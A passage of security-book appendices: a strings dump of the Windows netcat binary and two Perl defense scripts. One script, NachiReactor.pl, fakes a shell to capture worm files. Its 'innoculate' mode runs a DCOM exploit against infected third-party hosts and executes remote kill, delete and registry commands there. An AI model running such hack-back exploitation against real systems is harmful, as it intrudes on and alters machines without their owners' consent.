0000A668   0040C468      0   TIMEDOUT
0000A678   0040C478      0   TOOMANYREFS
```

```
0000A688   0040C488      0   SHUTDOWN
0000A698   0040C498      0   NOTCONN
0000A6A8   0040C4A8      0   ISCONN
0000A6B8   0040C4B8      0   NOBUFS
0000A6C8   0040C4C8      0   CONNRESET
0000A6D8   0040C4D8      0   CONNABORTED
0000A6E8   0040C4E8      0   NETRESET
0000A6F8   0040C4F8      0   NETUNREACH
0000A708   0040C508      0   NETDOWN
0000A718   0040C518      0   ADDRNOTAVAIL
0000A728   0040C528      0   ADDRINUSE
0000A738   0040C538      0   AFNOSUPPORT
0000A748   0040C548      0   PFNOSUPPORT
0000A758   0040C558      0   OPNOTSUPP
0000A768   0040C568      0   SOCKTNOSUPPORT
0000A778   0040C578      0   PROTONOSUPPORT
0000A788   0040C588      0   NOPROTOOPT
0000A798   0040C598      0   PROTOTYPE
0000A7A8   0040C5A8      0   MSGSIZE
0000A7B8   0040C5B8      0   DESTADDRREQ
0000A7C8   0040C5C8      0   NOTSOCK
0000A7D8   0040C5D8      0   ALREADY
0000A7E8   0040C5E8      0   INPROGRESS
0000A7F8   0040C5F8      0   WOULDBLOCK
0000A808   0040C608      0   MFILE
0000A818   0040C618      0   INVAL
0000A828   0040C628      0   ACCES
0000A838   0040C638      0   FAULT
0000A848   0040C648      0   BADF
0000A858   0040C658      0   INTR
0000A874   0040C674      0   Hmalloc %d failed
0000A888   0040C688      0   DNS fwd/rev mismatch: %s != %s
0000A8A8   0040C6A8      0   Warning: forward host lookup failed for %s: h_errno %d
0000A8E0   0040C6E0      0   %s: inverse host lookup failed: h_errno %d
0000A90C   0040C70C      0   Warning: inverse host lookup failed for %s: h_errno %d
0000A944   0040C744      0   %s: forward host lookup failed: h_errno %d
0000A970   0040C770      0   Can't parse %s as an IP address
0000A990   0040C790      0   gethostpoop fuxored
0000A9A8   0040C7A8      0   Warning: port-bynum mismatch, %d != %d
0000A9D0   0040C7D0      0   loadports: bogus values %d, %d
0000A9F0   0040C7F0      0   loadports: no block?!
0000AA08   0040C808      0   Warning: source routing unavailable on this machine,
ignoring
0000AA48   0040C848      0   Can't grab %s:%d with bind
0000AA64   0040C864      0   retrying local %s:%d
0000AA7C   0040C87C      0   nnetfd reuseaddr failed
0000AA94   0040C894      0   Can't get socket
0000AAA8   0040C8A8      0   connect to [%s] from %s [%s] %d
0000AAC8   0040C8C8      0   invalid connection to [%s] from %s [%s] %d
0000AAF4   0040C8F4      0   post-rcv getsockname failed
0000AB10   0040C910      0   ] %d ...
0000AB20   0040C920      0   listening on [
0000AB30   0040C930      0   local getsockname failed
0000AB4C   0040C94C      0   local listen fuxored
0000AB64   0040C964      0   UDP listen needs -p arg
0000AB7C   0040C97C      0   udptest first write failed?! errno %d
0000ABA4   0040C9A4      0   ofd write err
0000ABB4   0040C9B4      0   %8.8x
0000ABBC   0040C9BC      0   oprint called with no open fd?!
0000ABDC   0040C9DC      0   too many output retries
0000ABF4   0040C9F4      0   net timeout
0000AC00   0040CA00      0   select fuxored
0000AC10   0040CA10      0   Preposterous Pointers: %d, %d
0000AC30   0040CA30      0   sent %d, rcvd %d
0000AC44   0040CA44      0   %s [%s] %d (%s)
0000AC54   0040CA54      0   %s [%s] %d (%s) open

0000AC6C   0040CA6C      0   no port[s] to connect to
0000AC88   0040CA88      0   no destination
0000AC98   0040CA98      0   no connection
0000ACA8   0040CAA8      0   invalid port %s
0000ACB8   0040CAB8      0   can't open %s
0000ACC8   0040CAC8      0   nc -h for help
0000ACD8   0040CAD8      0   invalid wait-time %s
0000ACF0   0040CAF0      0   invalid local port %s
0000AD08   0040CB08      0   invalid interval time %s
0000AD24   0040CB24      0   too many -g hops
0000AD38   0040CB38      0   invalid hop pointer %d, must be multiple of 4 <= 28
0000AD6C   0040CB6C      0   all-A-records NIY
0000AD80   0040CB80      0   ade:g:G:hi:lLno:p:rs:tuvw:z
0000AD9C   0040CB9C      0   wrong
0000ADA4   0040CBA4      0   Cmd line:
0000ADB0   0040CBB0      0   port numbers can be individual or ranges: m-n [inclusive]
0000ADEC   0040CBEC      0             -u                        UDP mode
0000ADFA   0040CBFA      0             -v                        verbose [use twice to
be more verbose]
```

```
0000AE26   0040CC26      0             -w secs                    timeout for connects
and final net reads
0000AE59   0040CC59      0             -z                         zero-I/O mode [used
for scanning]
0000AE80   0040CC80      0             -t                         answer TELNET
negotiation
0000AEA0   0040CCA0      0             -g gateway   source-routing hop point[s], up to
8
0000AED1   0040CCD1      0             -G num                     source-routing
pointer: 4, 8, 12, ...
0000AF00   0040CD00      0             -h                         this cruft
0000AF10   0040CD10      0             -i secs                    delay interval for
lines sent, ports scanned
0000AF47   0040CD47      0             -l                         listen mode, for
inbound connects
0000AF6E   0040CD6E      0             -L                         listen harder, re-
listen on socket close
0000AF9C   0040CD9C      0             -n                         numeric-only IP
addresses, no DNS
0000AFC3   0040CDC3      0             -o file                    hex dump of traffic
0000AFE1   0040CDE1      0             -p port                    local port number
0000AFFD   0040CDFD      0             -r                         randomize local and
remote ports
0000B023   0040CE23      0             -s addr                    local source address
0000B044   0040CE44      0             -e prog                    inbound program to
exec [dangerous!!]
0000B074   0040CE74      0             -d                         detach from console,
stealth mode
0000B09C   0040CE9C      0   [v1.10 NT]
0000B0A7   0040CEA7      0   connect to somewhere:  nc [-options] hostname port[s]
[ports] ...
0000B0E9   0040CEE9      0   listen for inbound:    nc -l -p port [options] [hostname]
[port]
0000B127   0040CF27      0   options:
0000E306   00412306      0   CloseHandle
0000E314   00412314      0   DisconnectNamedPipe
0000E32A   0041232A      0   TerminateProcess
0000E33E   0041233E      0   WaitForMultipleObjects
0000E358   00412358      0   TerminateThread
0000E36A   0041236A      0   GetLastError
0000E37A   0041237A      0   CreateThread
0000E38A   0041238A      0   CreatePipe
0000E398   00412398      0   CreateProcessA
0000E3AA   004123AA      0   DuplicateHandle
0000E3BC   004123BC      0   GetCurrentProcess
0000E3D0   004123D0      0   ExitThread
0000E3DE   004123DE      0   Sleep
0000E3E6   004123E6      0   ReadFile
0000E3F2   004123F2      0   PeekNamedPipe
0000E402   00412402      0   WriteFile
0000E40E   0041240E      0   GetStdHandle
0000E41E   0041241E      0   FreeConsole
0000E42A   0041242A      0   KERNEL32.dll
0000E438   00412438      0   WSOCK32.dll
0000E446   00412446      0   HeapFree
0000E452   00412452      0   HeapAlloc
0000E45E   0041245E      0   ExitProcess
0000E46C   0041246C      0   GetTimeZoneInformation
0000E486   00412486      0   GetSystemTime
0000E496   00412496      0   GetLocalTime
0000E4A6   004124A6      0   GetCommandLineA
0000E4B8   004124B8      0   GetVersion
0000E4C6   004124C6      0   HeapDestroy
0000E4D4   004124D4      0   HeapCreate
0000E4E2   004124E2      0   VirtualFree
0000E4F0   004124F0      0   VirtualAlloc
0000E500   00412500      0   SetHandleCount
0000E512   00412512      0   GetFileType
0000E520   00412520      0   GetStartupInfoA
0000E532   00412532      0   WideCharToMultiByte
0000E548   00412548      0   FlushFileBuffers
0000E55C   0041255C      0   RtlUnwind
0000E568   00412568      0   UnhandledExceptionFilter
0000E584   00412584      0   GetModuleFileNameA
0000E59A   0041259A      0   FreeEnvironmentStringsA
0000E5B4   004125B4      0   MultiByteToWideChar
0000E5CA   004125CA      0   FreeEnvironmentStringsW
0000E5E4   004125E4      0   GetEnvironmentStrings
0000E5FC   004125FC      0   GetEnvironmentStringsW
0000E616   00412616      0   GetCPInfo
0000E622   00412622      0   GetACP
0000E62C   0041262C      0   GetOEMCP
0000E638   00412638      0   CompareStringA
0000E64A   0041264A      0   CompareStringW
0000E65C   0041265C      0   SetEnvironmentVariableA
0000E676   00412676      0   SetStdHandle
0000E686   00412686      0   SetFilePointer
```

```
0000E698   00412698      0   GetStringTypeA
0000E6AA   004126AA      0   GetStringTypeW
0000E6BC   004126BC      0   GetProcAddress
0000E6CE   004126CE      0   LoadLibraryA
0000E6DE   004126DE      0   HeapReAlloc
0000E6EC   004126EC      0   PeekConsoleInputA
0000E700   00412700      0   GetNumberOfConsoleInputEvents
0000E720   00412720      0   CreateFileA
0000E72E   0041272E      0   SetEndOfFile
0000E73E   0041273E      0   LCMapStringA
0000E74E   0041274E      0   LCMapStringW
00009C6C   0040B06C      0   (null)
0000DD57   0040FB57      0   j>Wak?Xbl@YcmAZdnB[eoC\fpD]gq
```

Appendix B

Attack automation

This appendix intentionally left blank.

Appendix C

Defense automation

PingSweepStats.pl

```
#!/usr/bin/perl
#
# $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script generates ping sweep stats over time for measuring
#       worm propagation
#
##############################################################################

#
# modules
#
use Getopt::Std;

#
# pragmas
#
use strict;

#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";

#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;

#
# defines
#
$::TRUE = 1;
```

```
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $';
$::PROGNAME = "PingSweepStats.pl";

%::Config = ();
$::Config{'debug'} = $::FALSE;
$::Config{'debug'} = $::FALSE;

#
# main routine
#
if ( &main() != $::TRUE ) {
  exit( 1 );
}

exit( 0 );

##############################################################################
#
# sub-routines
#

#
# main routine
#
sub main {
  my $arg;

  #
  # display script banner
  #
  &show_banner();

  #
  # parse command-line
  #
  &parse_command_line();

  # process args that are left
  while( $arg = shift( @::ARGV ) ) {
    &process_log_file( $arg );
  }

  &display_report();

  # done
  return $::TRUE;
}

#
# display banner info
#
sub show_banner {
  print "$::PROGNAME $::VERSION\n";
  print "By: Ron Dilley\n";
  print "\n";
  print "$::PROGNAME comes with ABSOLUTELY NO WARRANTY.\n";
  print "\n";

  return $::TRUE;
}

#
# display help info
#
sub show_help {
  print "Syntax:\n";
  print "\n";
  print "$::PROGNAME [options] {file} [{file} ...]\n";
  print "\n";
  print "-d {0-9}   Display debug information during program run\n";
  print "-v         Display additional information\n";
  print "\n";

  return $::TRUE;
}

#
# parse command-line arguments
#
sub parse_command_line {
  no strict 'vars';

  if ( getopts( 'd:v' ) == $::FALSE ) {
    &show_help();
```

```
    return $::FAILED;
  }
  if ( defined $opt_d ) {
    if ( $opt_d > 0 ) {
      # set debug mode
      $::Config{'debug'} = $opt_d;
    }
  }
  if ( defined $opt_v ) {
    if ( $opt_v > 0 ) {
      $::Config{'verbose'} = $::TRUE;
    }
  }
  return $::TRUE;
}

#
# process snort syslog data
#

sub process_log_file {
  my ( $fname ) = @_;
  my $line;
  my $months = "JanFebMarAprMayJunJulAugSepOctNovDec";
  my $offset;
  my $mo;
  my $day;
  my $hour;
  my $min;
  my $sec;
  my $source;
  my $dest;
  my $buf;

  if ( ! defined open( LOGFILE, $fname ) ) {
    print "ERROR - Unable to open log file [$fname]\n";
    return $::FAILED;
  }

  while ( $line = <LOGFILE> ) {
    chomp( $line );
    if ( $line =~ m/^(\S+)\s+(\d{1,2}) (\d{2})\:(\d{2})\:(\d{2}) .*\
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) \-\> (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}).*$/ ) {
      if ( ( $offset = index( $months, $1 ) ) < 0 ) {
        print "ERROR - Invalid format [$line]\n";
      } elsif ( $offset == 0 ) {
        $mo = 1;
      } else {
        $mo = ( $offset / 3 ) + 1;
      }
      $day = $2;
      $hour = $3;
      $min = $4;
      $sec = $5;
      $source = $6;
      $dest = $7;

      $buf = sprintf( "%02d%02d%02d", $mo, $day, $hour );

      if ( ! exists $::sweeps{$buf} ) {
        # create new dataset
        {
          my %tmp_record = ();
          $tmp_record{$source} = 1;
          $::sweeps{$buf} = \%tmp_record;
        }
      } else {
        $::sweeps{$buf}{$source}++
      }
    }
  }

  close( LOGFILE );

  return $::TRUE;
}

#
# generate report
#
sub display_report {
  my $tmp_ptr;
  my %tmp_hash;
  my $key;
  my $subkey;
  my $tmp_count;
```

```
  printf( "%d records found\n", scalar( keys( %::sweeps ) ) );

  foreach $key ( sort keys %::sweeps ) {
    $tmp_ptr = $::sweeps{$key};
    $tmp_count = 0;
    foreach $subkey ( sort keys %$tmp_ptr ) {
      %tmp_hash = %$tmp_ptr;
      if ( $tmp_hash{$subkey} >= 100 ) {
        $tmp_count++;
        if ( $::Config{'verbose'} == $::TRUE ) {
          print "$subkey $tmp_hash{$subkey}\n";
        }
      }
    }
    printf( "%d\/%d\/2003 %d\:00\:00\,%s\n", substr( $key, 0, 2 ), substr( $key, 2, 2
), substr( $key, 4, 2 ), $tmp_count );
  }

  return $::TRUE;
}
```

NachiReactor.pl

```
#!/usr/local/bin/perl
#
# $Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script works with honeyd to detect, capture and dampen
#       nachi/welchia worms
#
################################################################################

#
# modules
#
use Getopt::Std;
use IO::Socket;
use IPC::Open2;

#
# pragmas
#
use strict;

#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";

#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;

#
# defines
#
$::TRUE = 1;
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: NachiReactor.pl,v 1.4 2003/12/21 22:47:00 rdilley Exp $';
$::PROGNAME = "NachiReactor.pl";

# reactor mode
$::MODE_CAPTURE = 1;
$::MODE_INNOCULATE = 2;

%::Config = ();
$::Config{'debug'} = $::FALSE;
$::Config{'mode'} = $::MODE_CAPTURE;
$::Config{'def_dir'} = "c:\\windows\\system32";
$::Config{'tftp_dir'} = "\%SystemRoot\%\\system32\\wins";
$::Config{'prompt'} = "$::Config{'def_dir'}>";
$::Config{'nachi_port'} = 707;
$::Config{'save_dir'} = "/var/honeyd/nachi";
$::Config{'bin_dir'} = "/etc/honeyd/bin";
$::Config{'dcom'} = "oc192-dcom";
$::Config{'nbtstat'} = "/root/bin/nbtstat";
$::Config{'mailfrom'} = "infosec-adm\@blah.org";
```

```
$::Config{'mailto'} = "infosec-adm\@blah.org;
$::Config{'shell_port'} = '9999';
$::Config{'type'} = '0';

#
# main routine
#
if ( &main() != $::TRUE ) {
  exit( 1 );
}

exit( 0 );

##############################################################################
#
# sub-routines
#

#
# main routine
#
sub main {
  my $arg;

  #
  # parse command-line
  #
  &parse_command_line();

  #
  # react
  #
  return &react( $::Config{'a_addr'}, $::Config{'v_addr'} );
}

#
# display help info
#
sub show_help {
  print STDERR "Syntax:\n";
  print STDERR "\n";
  print STDERR "$::PROGNAME [options] -s {attacker}\n";
  print STDERR "\n";
  print STDERR "-d {0-9}    Display debug information during program run\n";
  print STDERR "-a {ipaddr} Attacker ip address\n";
  print STDERR "-v {ipaddr} Victim ip address\n";
  print STDERR "-c          Catch the attacker (default)\n";
  print STDERR "-i          Innoculate the attacker\n";
  print STDERR "-m {email}  Send e-mail when attacker successfully propogates worm\n";
  print STDERR "-p {port}   Port that dcom shell listens on (default: 9999)\n";
  print STDERR "-t {type}   System type for dcom (0=win2k, 1=winxp default: 0)\n";
  print STDERR "\n";

  return $::TRUE;
}

#
# parse command-line arguments
#
sub parse_command_line {
  no strict 'vars';

  if ( getopts( 'd:a:v:cim:p:t:' ) == $::FALSE ) {
    &show_help();
    return $::FAILED;
  }
  if ( defined $opt_d ) {
    if ( $opt_d > 0 ) {
      # set debug mode
      $::Config{'debug'} = $opt_d;
    }
  }
  if ( defined $opt_a ) {
    if ( length( $opt_a ) > 0 ) {
      # set source address
      $::Config{'a_addr'} = $opt_a;
    }
  }
  if ( defined $opt_v ) {
    if ( length( $opt_v ) > 0 ) {
      # set dest address
      $::Config{'v_addr'} = $opt_v;
    }
  }
  if ( defined $opt_p ) {
    if ( length( $opt_p ) > 0 ) {
      # set shell port
```

```
      $::Config{'shell_port'} = $opt_p;
    }
  }
  if ( defined $opt_t ) {
    if ( length( $opt_t ) > 0 ) {
      # set shell port
      $::Config{'type'} = $opt_t;
    }
  }
  if ( defined $opt_m ) {
    if ( length( $opt_m ) > 0 ) {
      # set source address
      if ( $opt_m =~ m/^.*\\\@.*$/ ) {
        $::Config{'mailto'} = $opt_m;
      } elsif ( $opt_m =~ m/^(.*)\@(.*)$/ ) {
        $::Config{'mailto'} = "$1\@$2";
      }
      if ( $::Config{'debug'} >= 6 ) {
        print STDERR "DEBUG - MailTo: [$::Config{'mailto'}]\n";
      }
    }
  }
  if ( defined $opt_c ) {
    $::Config{'mode'} = $MODE_CAPTURE;
  }
  if ( defined $opt_i ) {
    $::Config{'mode'} = $MODE_INNOCULATE;
  }
  return $::TRUE;
}

#
# do something when with/to the attacker
#
sub react {
  my ( $attacker, $victim ) = @_;
  my $done = $::FALSE;
  my $word;
  my $tmp_dir;
  my $file;
  my $tmp_attacker;
  my $tmp_dest_file;
  my $attack_file;
  my $socket;
  my $file_size;
  my $cmd_line;
  my $line;
  my $child_pid;
  my $dcom_in;
  my $dcom_out;
  my $wormfilecount;
  my @shell_commands = ();
  my $cmd;

  #
  # open socket
  #
  if ( ! defined ( $socket = IO::Socket::INET->new(PeerAddr => $attacker,
                                                   PeerPort =>
$::Config{'nachi_port'},
                                                   Proto => "tcp",
                                                   Type => SOCK_STREAM ) ) ) {
    print STDERR "ERROR - Unable to connect to [$attacker:$::Config{'nachi_port'}]\n";
    return $::FAILED;
  }

  #
  # send bogus banner
  #
  syswrite $socket, "Microsoft Windows 2000 [Version 5.00.2195]\r\n";
  syswrite $socket, "(C) Copyright 1985-2000 Microsoft Corp\r\n";

  #
  # drop into fake shell loop
  #
  $wormfilecount = 2;
  while ( ! $done ) {
    syswrite $socket, "\r\n";
    $word = &get_command("$::Config{'prompt'}", $::TRUE, $socket );
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - [$word]\n";
    }
    if ( $word == $::FAILED ) {
      # input timed out, something is odd, bail
      close( $socket );
      return $::FAILED;
    } elsif ( $word =~ m/^dir (.*)\\(.*)$/ ) {
```

```
      $tmp_dir = $1;
      $file = $2;
      syswrite $socket, "\r\n Directory of $::Config{'def_dir'}\\$tmp_dir\r\n";
      syswrite $socket, "\r\nFile Not Found\r\n";
    } elsif ( $word =~ m/tftp -i (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) get (.*) (.*)$/
) {
      $tmp_attacker = $1;
      $attack_file = $2;
      $tmp_dest_file = $3;
      if ( ( $file_size = &get_worm_code( $attacker, $victim, $attack_file ) ) <= 0 )
{
        print STDERR "ERROR - Unable to download worm\n";
        if ( $wormfilecount == 2 ) {
          return $::FAILED;
        }
        # try to inoculate if we were able to download one of the worm files
        $done = $::TRUE;
      } else {
        $wormfilecount--;
        syswrite $socket, "Transfer successful: $file_size bytes in 1 second,
$file_size bytes/s\r\n";
      }
    } elsif ( $word =~ m/^wins\\DLLHOST\.EXE$/ ) {
      # the worm has tried to exec itself
      $done = $::TRUE;
    } else {
      if ( length( $word ) > 0 ) {
        # unexpected command
        print STDERR "WARN - Unexpected command [$word]\n";
      }
    }
  }

  # shutdown socket
  close( $socket );

  #
  # react
  #
  if ( $::Config{'mode'} == $::MODE_INNOCULATE ) {
    # disable the worm
    # tftp helper files because NT and 2K can't kill processes
    if ( ! defined open( TFTP, "| tftp $attacker" ) ) {
      print "ERROR - Unable to send helper tools to attacker\n";
      return $::FAILED;
    }
    print TFTP "mode binary\n";
    print TFTP "put /etc/honeyd/bin/pskill.exe pskill.exe\n";
    print TFTP "put /etc/honeyd/bin/sleep.exe sleep.exe\n";
    print TFTP "put /etc/honeyd/bin/nachi_cleaner.reg nachi_cleaner.reg\n";
    print TFTP "quit\n";
    close( TFTP );
    #
    # make a temp copy of the dcom exploit (for killing)
    #
    system( "cp $::Config{'bin_dir'}/$::Config{'dcom'}
$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
    #
    # dcom into the system and shut down the active worm
    #
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - DCOM Child executing
[$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$]\n";
    }
    #
    # try win2k
    #
    if ( $::Config{'debug'} >= 2 ) {
      print STDERR "DEBUG - Trying Win2K\n";
    }
    if ( ( $child_pid = open2( $dcom_out, $dcom_in,
"$::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$ -d $attacker -l
$::Config{'shell_port'}" ) ) <= 0 ) {
      print STDERR "ERROR - Unable to execute DCOM\n";
      return $::FAILED;
    }
    # this is what we are going to do on the attacker host
    push( @shell_commands, "cd $::Config{'tftp_dir'}" );
    push( @shell_commands, "NET STOP \"Network Connections Sharing\"" );
    push( @shell_commands, "NET STOP \"WINS Client\"" );
    push( @shell_commands, "sleep 15" );
    push( @shell_commands, "pskill dllhost" );
    push( @shell_commands, "pskill svchost" );
    push( @shell_commands, "del /f pskill.exe" );
    push( @shell_commands, "regedit /s nachi_cleaner.reg" );
    push( @shell_commands, "del /f SVCHOST.EXE" );
    push( @shell_commands, "del /f DLLHOST.EXE" );
```

```
    push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\\system32\\wins\\dllhost.exe" );
    push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\\system32\\dllcache\\tftpd.exe" );
    push( @shell_commands, "sleep 15" );
    push( @shell_commands, "del /f nachi_cleaner.reg" );
    push( @shell_commands, "del /f sleep.exe" );
    push( @shell_commands, "exit" );
    #
    # execute inoculation commands
    #
    foreach $cmd ( @shell_commands ) {
      # wait for shell prompt
      if ( &get_prompt( $dcom_out ) == $::FAILED ) {
        print STDERR "ERROR - Unable to get DCOM shell prompt\n";
        return $::FAILED;
      }
      syswrite $dcom_in, "$cmd\n";
    }
    # close the shells stdin/stdout
    close( $dcom_in );
    close( $dcom_out );
    # the exploit does not shutdown nicely
    system( "pkill $::Config{'dcom'}.$$" );
    system( "pkill -9 $::Config{'dcom'}.$$" );
    waitpid( $child_pid, 0 );
    #
    # cleanup
    #
    system( "rm -f $::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - Child is done\n";
    }
    #
    # notify that the attacker has been innoculated
    #
    if ( defined $::Config{'mailto'} ) {
      if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - Sending notification e-mail\n";
      }
      $cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
      if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
        print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
      } else {
        print SENDMAIL "From: $::Config{'mailfrom'}\n";
        print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
        print SENDMAIL "\n";
        print SENDMAIL "$::PROGNAME sucessfully innoculated $attacker and stopped it
from\n";
        print SENDMAIL "propogating the Nachi/Welchia worm\n";
        if ( -f $::Config{'nbtstat'} ) {
          if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
            print "ERROR - Unable to nbtstat the attacker\n";
          } else {
            print SENDMAIL "\n-----\n";
            while( $line = <NBTSTAT> ) {
              chomp( $line );
              if ( $line =~ m/^\s(.*)$/ ) {
                print SENDMAIL "$1\n";
              }
            }
            close( NBTSTAT );
            print SENDMAIL "-----\n";
          }
        }
        print SENDMAIL ".\n";
        print SENDMAIL ".\n";
        close( SENDMAIL );
      }
    }
  } else {
    # just notify
    if ( defined $::Config{'mailto'} ) {
      if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - Sending notification e-mail\n";
      }
      $cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
      if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
        print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
      } else {
        print SENDMAIL "From: $::Config{'mailfrom'}\n";
        print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
        print SENDMAIL "\n";
        print SENDMAIL "$::PROGNAME sucessfully captured $attacker propogating the
Nachi/Welchia worm\n";
```

```
        if ( -f $::Config{'nbtstat'} ) {
          if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
            print "ERROR - Unable to nbtstat the attacker\n";
          } else {
            print SENDMAIL "\n-----\n";
            while( $line = <NBTSTAT> ) {
              chomp( $line );
              if ( $line =~ m/^\s(.*)$/ ) {
                print SENDMAIL "$1\n";
              }
            }
            close( NBTSTAT );
            print SENDMAIL "-----\n";
          }
        }
        print SENDMAIL ".\n";
        print SENDMAIL ".\n";
        close( SENDMAIL );
      }
    }
  }

  return $::TRUE;
}

#
# download worm
#
sub get_worm_code {
  my ( $attacker, $victim, $file ) = @_;
  my $cmd_line;

  # create a dir to hold worm files
  if ( ! -d "$::Config{'save_dir'}/$attacker-$victim" ) {
    mkdir( "$::Config{'save_dir'}/$attacker-$victim" );
  }

  # get the worm file
  $cmd_line = sprintf( "tftp %s", $attacker );
  if ( ! defined open( TFTP, "| $cmd_line" ) ) {
    print STDERR "ERROR - Unable to execute command [$cmd_line]\n";
    return $::FAILED;
  }
  print TFTP "mode binary\n";
  print TFTP "get $file $::Config{'save_dir'}/$attacker-$victim/$file.$$\n";
  print TFTP "quit\n";
  close( TFTP );

  #done
  return ( -s "$::Config{'save_dir'}/$attacker-$victim/$file.$$" );
}

#
# get shell command (lifted from router-telnet.pl by Niels Provos)
#
sub get_command {
  my ( $prompt, $echo, $socket ) = @_;
  my $word;
  my $alarmed;
  my $finished;
  my $buffer;
  my $nread;

  syswrite $socket, "$prompt";

  $word = "";
  $alarmed = 0;
  eval {
    $SIG{ALRM} = sub { $alarmed = 1; die; };
    alarm 30;
    $finished = 0;
    do {
      $nread = sysread $socket, $buffer, 1;
      die unless $nread;
      if (ord($buffer) == 0) {
        ; #ignore
      } elsif (ord($buffer) == 255) {
        sysread $socket, $buffer, 2;
      } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
        $finished = 1;
      } else {
        $word = $word.$buffer;
      }
    } while (!$finished);
    alarm 0;
  };
  syswrite $socket, "\r\n" if $alarmed || ! $echo;
```

```
  if ($alarmed) {
    return $::FAILED;
  }

  return ($word);
}

#
# get command prompt (lifted from router-telnet.pl by Niels Provos)
#
sub get_prompt {
  my ( $socket ) = @_;
  my $word;
  my $alarmed;
  my $finished;
  my $buffer;
  my $nread;

  $word = "";
  $alarmed = 0;
  eval {
    $SIG{ALRM} = sub { $alarmed = 1; die; };
    alarm 30;
    $finished = 0;
    do {
      if  ( ! defined ( $nread = sysread( $socket, $buffer, 1 ) ) ) {
        print STDERR "ERROR - Unable to read from DCOM shell\n";
        return $::FAILED;
      }
      if (ord($buffer) == 0) {
        ; #ignore
      } elsif (ord($buffer) == 255) {
        sysread $socket, $buffer, 2;
      } elsif (ord($buffer) == 62 ) {
        # prompt terminator
        if ( $::Config{'debug'} >= 3 ) {
          $word = $word.$buffer;
          print STDERR "DEBUG - Got prompt [$word]\n";
        }
        $finished = 1;
      } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
        # non-prompt output
        if ( $::Config{'debug'} >= 3 ) {
          print STDERR "DEBUG - [$word]\n";
        }
        $word = "";
      } else {
        $word = $word.$buffer;
      }
    } while (!$finished);
    alarm 0;
  };
  if ($alarmed) {
    return $::FAILED;
  }

  return $::TRUE;
}
```